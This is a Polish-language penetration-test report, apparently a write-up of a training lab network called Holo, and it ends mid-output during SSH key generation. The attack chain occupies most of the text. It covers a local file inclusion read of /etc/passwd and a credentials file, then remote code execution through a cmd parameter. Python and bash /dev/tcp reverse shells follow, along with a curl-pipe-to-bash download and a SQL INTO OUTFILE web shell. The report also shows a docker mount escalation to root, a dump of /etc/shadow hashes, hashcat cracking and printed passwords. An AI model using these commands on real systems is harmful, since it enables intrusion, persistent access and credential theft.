hololive

Raport z testów bezpieczeństwa

AUDYTORZY

- Roman Dibrov
- Tomasz Browarczyk
- Lukasz Kujawa
- Mateusz Dwojak
- Wojciech Stoiński

DATA WYKONANIA PRAC:
17.06.2022
Sieć HOLOLIVE

[Medium4.0] Local File Inclusion

Opisanie:
(LFI) lub po prostu dołączanie plików odnosi się do ataku polegającego na dołączeniu, za pomocą którego osoba atakująca może nakłonić aplikację internetową do dołączenia plików na serwerze sieci Web, wykorzystując funkcję, która dynamicznie obejmuje lokalne pliki lub skrypty

`nmap -sC -sV -p- 10.200.112.33`

22/tcp open ssh

80/tcp open

33060/tcp

```
┌──(kali㉿kali)-[~]
└─$ nmap -vv -p- 10.200.112.33
Starting Nmap 7.93 ( https://nmap.org ) at 2023-06-17 19:17 EDT
Initiating Ping Scan at 19:17
Scanning 10.200.112.33 [2 ports]
Completed Ping Scan at 19:17, 0.21s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 19:17
Completed Parallel DNS resolution of 1 host. at 19:17, 0.04s elapsed
Initiating Connect Scan at 19:17
Scanning 10.200.112.33 [65535 ports]
Discovered open port 22/tcp on 10.200.112.33
Discovered open port 80/tcp on 10.200.112.33
Increasing send delay for 10.200.112.33 from 0 to 5 due to max_successful_tryno increase to 4
Increasing send delay for 10.200.112.33 from 5 to 10 due to max_successful_tryno increase to 5
Increasing send delay for 10.200.112.33 from 10 to 20 due to max_successful_tryno increase to 6
Connect Scan Timing: About 3.13% done; ETC: 19:34 (0:16:00 remaining)
Connect Scan Timing: About 5.23% done; ETC: 19:37 (0:18:26 remaining)
Connect Scan Timing: About 7.67% done; ETC: 19:38 (0:19:28 remaining)
Connect Scan Timing: About 23.60% done; ETC: 19:41 (0:18:21 remaining)
Discovered open port 33060/tcp on 10.200.112.33
Increasing send delay for 10.200.112.33 from 20 to 40 due to max_successful_tryno increase to 7
```

Wykrywam ukryte subdomeny

`gobuster vhost -u http://holo.live -w`

`/usr/share/wordlists/SecLists/Discovery/DNS/subdomains-top1million-110000.txt -t 30`

```
oot@ip-10-10-149-243:~# gobuster vhost -u http://holo.live -w /usr/share/wordlists/SecLists/Discovery/DNS/subdomains-top1million-110000.txt -t 30
obuster v3.0.1
y OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
+] Url:          http://holo.live
+] Threads:      30
+] Wordlist:     /usr/share/wordlists/SecLists/Discovery/DNS/subdomains-top1million-110000.txt
+] User Agent:   gobuster/3.0.1
+] Timeout:      10s
023/06/18 18:40:23 Starting gobuster
ound: admin.holo.live (Status: 200) [Size: 1845]
```

I dodaje do /etc/hosts

```
ff02::2         ip6-allrouters
10.200.112.33   www.holo.live
10.200.112.33   admin.holo.live
10.200.112.33   dev.holo.live
```

Scanuje subdomeny na ukryte katalogi

`gobuster dir -u http://admin.holo.live -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt -x php,txt,html,zip,py,sh -t 100`

```
┌──(kali㉿kali)-[~]
└─$ gobuster dir -u http://admin.holo.live -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt -x php,txt,html,zip,py,sh -t 100
===============================================================
Gobuster v3.5
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://admin.holo.live
[+] Method:                  GET
[+] Threads:                 100
[+] Wordlist:                /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.5
[+] Extensions:              php,txt,html,zip,py,sh
[+] Timeout:                 10s
===============================================================
2023/06/18 13:53:16 Starting gobuster in directory enumeration mode
===============================================================
/.html                (Status: 403) [Size: 280]
/index.php            (Status: 200) [Size: 1845]
/docs                 (Status: 301) [Size: 317] [--> http://admin.holo.live/docs/]
/.php                 (Status: 403) [Size: 280]
/assets               (Status: 301) [Size: 319] [--> http://admin.holo.live/assets/]
/examples             (Status: 301) [Size: 321] [--> http://admin.holo.live/examples/]
/javascript           (Status: 301) [Size: 323] [--> http://admin.holo.live/javascript/]
/robots.txt           (Status: 200) [Size: 135]
/dashboard.php        (Status: 302) [Size: 0] [--> index.php]
```

W pliku robots.txt znalazłem ciekawe pliki

User-agent: *

Disallow: /var/www/admin/db.php

Disallow: /var/www/admin/dashboard.php

Disallow: /var/www/admin/supersecretdir/creds.txt

```
User-agent: *
Disallow: /var/www/admin/db.php
Disallow: /var/www/admin/dashboard.php
Disallow: /var/www/admin/supersecretdir/creds.txt
```

W drugiej subdomenie też są ciekawe pliki

`gobuster dir -u http://dev.holo.live -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt -x php,txt,html,zip,py,sh -t 100`

/.html


/images

/about.php

/img.php

/login


/login.php



Strona img.php jest podana ma LFI!

Sprobujmy zobaczyć plik /etc/passwd

http://dev.holo.live/img.php?file=../../../../etc/passwd



Sprobuje odczytać plik , ktory znalazłem w "robots.txt"


http://dev.holo.live/img.php?file=../../../../var/www/admin/supersecretdir/creds.txt

I mam usera i haslo

**I know you forget things, so I'm leaving this note for you:

admin:DBManagerLogin!

- gurag <3**



Lokalizacja: Strona "dev.holo.live/img.php"

Recomendacja : Użycie "białej listy", która nie pozwoli wpisywać złośliwy kod

[Medium6.4] REMOTE CODE EXECUTION

Opisanie:

Zdalne wywoływanie komend tylko dzięki umieszczeniu ich w odpowiednim nagłówku protokołu TCP.Pozwala to atakującemu działać w systemie/oprogramowaniu niezauważalnie, szpiegować ofiarę przez długi czas, rozdystrybuować przygotowane złośliwe oprogramowanie (malware), infekować powiązane urządzenia w sieci, przeprowadzać rekonesans itd.


Loguje się jako admin !!! na stronie *admin.holo.live*

W kodie źródlowym widać ciekawy kommentarz

```
      <div class="card card-chart">
      </div>
    </div>
    <div class="col-xl-4 col-lg-12">
      <div class="card card-chart">
        <div class="card-header card-header-warning">
          <div class="ct-chart" id="websiteViewsChart"></div>
        </div>
        <div class="card-body">
          <h4 class="card-title"> 83
ts today</h4>
          <!--                  //if ($_GET['cmd'] === NULL) { echo passthru("cat /tmp/Views.txt"); } else { echo passthru($_GET['cmd']);} -->
</div>
      </div>
    </div>
script>
const x = new Date().getFullYear();
let date = document.getElementById('date');
date.innerHTML = '&copy; ' + x + date.innerHTML;
```

Sprobyjmy urzyć CMD do Remote Code Execution


+ "?cmd="



Wygeneryje RevShella ze strony
(https://www.revshells.com/)

```
export RHOST="10.50.109.186";export RPORT=1234;python3 -c 'import sys,socket,os,pty;s=socket.socket();s.connect((os.getenv("RHOST"),int(os.getenv("RPORT"))));[os.dup2(s.fileno(),fd) for fd in (0,1,2)];pty.spawn("sh")'
```

po enumarecji jest 1 flaga




HOLO{175d7322f8fc53392a417ccde356c3fe}

Jak okazuje się ja jestem w kontenerze !!!

Uzywając polecenia

```
nc -zv 192.168.100.1 1-65535
```

pzescanuje wszystkie porty kontenera



Jest "baza danych". Sprobuje wyszukać plik od tej bazy dannych

Znalazłem go w katalogu `/var/www/admin/db_connect.php`

odczytując go mamu usera i haslo

creds:

!123SecureAdminDashboard321!

admin

DashboardDB

```
cat /var/www/admin/db_connect.php
<?php

define('DB_SRV', '192.168.100.1');
define('DB_PASSWD', "!123SecureAdminDashboard321!");
define('DB_USER', 'admin');
define('DB_NAME', 'DashboardDB');

$connection = mysqli_connect(DB_SRV, DB_USER, DB_PASSWD, DB_NAME);

if($connection == false){

        die("Error: Connection to Database could not be made." . mysqli_connect_error());
}
?>
$
```

Loguje się do bazy dannych

`mysql -u admin -p -h 192.168.100.1`

pzeszukując baze dannych mam jeszcze 1 usera

```
mysql> show databases;
show databases;
+--------------------+
| Database           |
+--------------------+
| DashboardDB        |
| information_schema |
| mysql              |
| performance_schema |
| sys                |
+--------------------+
5 rows in set (0.00 sec)

mysql> use DashboardDB;
use DashboardDB;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
show tables;
+-----------------------+
| Tables_in_DashboardDB |
+-----------------------+
| users                 |
+-----------------------+
1 row in set (0.00 sec)

mysql> select * from users;
select * from users;
+----------+------------------+
| username | password         |
+----------+------------------+
| admin    | DBManagerLogin!  |
| gurag    | AAAA             |
+----------+------------------+
2 rows in set (0.00 sec)

mysql>
```

gurag: AAAA


dalej za pomocą payloada szukamy usera który wystawił kontener

Payload:

```
select '<?php $cmd=$_GET["cmd"];system($cmd);?>' INTO OUTFILE '/var/www/html/new.php';
```

pobieranie username:

```
curl 192.168.100.1:8080/new.php?cmd=whoami
```



Dalej tworzymy revshella:

1. payload na kali :
   `nano shellscript.sh`

```
#!/bin/bash
bash -i >& /dev/tcp/10.50.109.186/53 0>&1
```

2. http server na kali:
   `python3 -m http.server 80`
   3)w innym terminalu na kalim nasłuchiwać:
   nc -lnvp 53
3. na atakowanym kontenerze :
   `curl 'http://192.168.100.1:8080/new.php?`
   `cmd=curl%20http%3A%2F%2F10.50.109.186%3A80%2Fshellscript.sh%7Cbash%20%26'`
   Mamy shela,ale zróbmy interactive shella
   `python3 -c 'import pty; pty.spawn("/bin/bash")'`
   Mamy 2 flagę
   HOLO{3792d7d80c4dcabb8a533afddf06f666}
   Lokalizacja: Strona admina "admin.holo.live"
   Recomendacja: Terminowe instalowanie poprawek lub aktualizacji oprogramowania

[Low2.5] SUID Privillage Escalation

Opisanie:
Jeśli plik binarny ma ustawiony bit SUID, nie traci podwyższonych uprawnień i może być nadużywany do uzyskiwania dostępu do systemu plików, eskalacji lub utrzymywania uprzywilejowanego dostępu
Po enumeracji : widać że docker ma SUID. Możemy użyc to dla escalacji uprawnień
`find / -perm -u=s -type f 2>/dev/null`

```
ls -la
total 16
drwxr-xr-x  3 mysql adm  4096 Dec  5  2020 .
drwxr-xr-x 13 mysql adm  4096 Nov  4  2020 ..
drwsrwsrwx  7 mysql adm  4096 Jun 19 12:18 html
-rwxrwxrwx  1 root  root   39 Dec  5  2020 user.txt
www-data@ip-10-200-112-33:/var/www$ cat user.txt
cat user.txt
HOLO{3792d7d80c4dcabb8a533afddf06f666}
www-data@ip-10-200-112-33:/var/www$
```

zobaczymy maszyny uzywane dokerem

`docker images`

Montujemy ubuntu

`docker run -v /:/mnt -it ubuntu:18.04 /bin/sh`

```
www-data@ip-10-200-112-33:/home/ubuntu$ docker images
docker images
REPOSITORY          TAG                 IMAGE ID            CREATED             SIZE
<none>              <none>              cb1b741122e8        2 years ago         995MB
<none>              <none>              b711fc810515        2 years ago         993MB
<none>              <none>              591bb8cd4ef6        2 years ago         993MB
<none>              <none>              88d15ba62bf4        2 years ago         993MB
ubuntu              18.04               56def654ec22        2 years ago         63.2MB
www-data@ip-10-200-112-33:/home/ubuntu$ docker run -v /:/mnt -it ubuntu:18.04 /bin/sh
<untu$ docker run -v /:/mnt -it ubuntu:18.04 /bin/sh
#
```

Przejdżmy do katalogu /mnt

`find / -type f -name "root.txt" 2>/dev/null`

`cat /mnt/root/root.txt`

HOLO{e16581b01d445a05adb2e6d45eb373f7}

```
# find / -type f -name "root.txt" 2>/dev/null
find / -type f -name "root.txt" 2>/dev/null
/mnt/root/root.txt
# cat /mnt/root/root.txt
cat /mnt/root/root.txt
HOLO{e16581b01d445a05adb2e6d45eb373f7}
#
```

Localizacja : docker

Recomendacja: Usunięcie uprawnień SUID dla docker

[Medium6.4]Bląd konfiguracji w aplikacji webowej

Opisanie:

W danej aplikacji webowej bląd w resetowaniu hasla urzytkownika, który pozwala przechwycić "token"

Odczytamy plik:

`cat /mnt/etc/shadow`

```
cat /mnt/etc/shadow
root:$6$TvYo6Q8EXPuYD8w0$Yc.Ufe3ffMwRJLNroJuMvf5/Telga69RdVEvgWBC.FN5rs9vO0NeoKex4jIaxCyWNPTDtYfxWn.EM4OLxjndR1:18605:0:99999:7:::
daemon:*:18512:0:99999:7:::
bin:*:18512:0:99999:7:::
sys:*:18512:0:99999:7:::
sync:*:18512:0:99999:7:::
games:*:18512:0:99999:7:::
man:*:18512:0:99999:7:::
lp:*:18512:0:99999:7:::
mail:*:18512:0:99999:7:::
news:*:18512:0:99999:7:::
uucp:*:18512:0:99999:7:::
proxy:*:18512:0:99999:7:::
www-data:*:18512:0:99999:7:::
backup:*:18512:0:99999:7:::
list:*:18512:0:99999:7:::
irc:*:18512:0:99999:7:::
gnats:*:18512:0:99999:7:::
nobody:*:18512:0:99999:7:::
systemd-network:*:18512:0:99999:7:::
systemd-resolve:*:18512:0:99999:7:::
systemd-timesync:*:18512:0:99999:7:::
messagebus:*:18512:0:99999:7:::
syslog:*:18512:0:99999:7:::
_apt:*:18512:0:99999:7:::
tss:*:18512:0:99999:7:::
uuidd:*:18512:0:99999:7:::
tcpdump:*:18512:0:99999:7:::
sshd:*:18512:0:99999:7:::
landscape:*:18512:0:99999:7:::
pollinate:*:18512:0:99999:7:::
ec2-instance-connect:!:18512:0:99999:7:::
systemd-coredump:!!:18566::::::
ubuntu:!$6$6/mlN/Q.1gopcuhc$7ymOCjV3RETFUl6GaNbau9MdEGS6NgeXLM.CDcuS5gNj2oIQLpRLzxFuAwG0dGcLk1NX70EVzUUKyUQOezaf0.:18601:0:99999:7:::
lxd:!:18566::::::
mysql:!:18566:0:99999:7:::
dnsmasq:*:18566:0:99999:7:::
linux-admin:$6$Zs4KmlUsMiwVLy2y$V8S5G3q7tpBMZip8Iv/H6i5ctHVFf6.fS.HXBw9Kyv96Qbc2ZHzHlYHkaHm8A5toyMA3J53JU.dc6ZCjRxhjV1:18570:0:99999:7:::
#
```

Sprobujemu skracować hashę


`hashcat -m 1800 hash.txt /home/kali/Desktop/rockyou.txt`

tylko jeden udało się zlamac


linux-admin:linuxrulez

Żeby dostać dobrego shella wygeneruje parę kluczy i dodam do *authorized_keys* , który znalazłem w folderze */mnt/root/.ssh*

```
┌──(kali㉿kali)-[~]
└─$ ssh-keygen -t rsa
Generating public/private rsa key pair.
Enter file in which to save the key (/home/kali/.ssh/id_rsa): id_rsa
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in id_rsa
Your public key has been saved in id_rsa.pub
The key fingerprint is:
